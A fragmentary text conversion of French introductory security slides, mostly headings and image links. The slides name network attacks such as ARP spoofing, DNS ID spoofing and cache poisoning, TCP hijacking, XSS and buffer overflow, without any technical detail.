


# Les enjeux de la sécurité

## • ARP Spoofing




## • ARP Spoofing



# Les enjeux de la sécurité

## • ARP Spoofing : DOS



## Comprendre les attaques

- ARP Spoofing
- DNS Spoofing
- TCP Flooding / TCP Session Hijacking
- XSS
- Bufferoverflow

# Les enjeux de la sécurité

## • DNS Spoofing

Rediriger un utilisateur vers un autre serveur


Deux techniques possibles:

DNS ID Spoofing

DNS Cache poisoning

Menace


- Denis de service,
- DNS spoofing,
- phishing






# Les enjeux de la sécurité

## • DNS Spoofing : DNS Id Spoofing




- DNS Spoofing : DNS Cache poisoning**



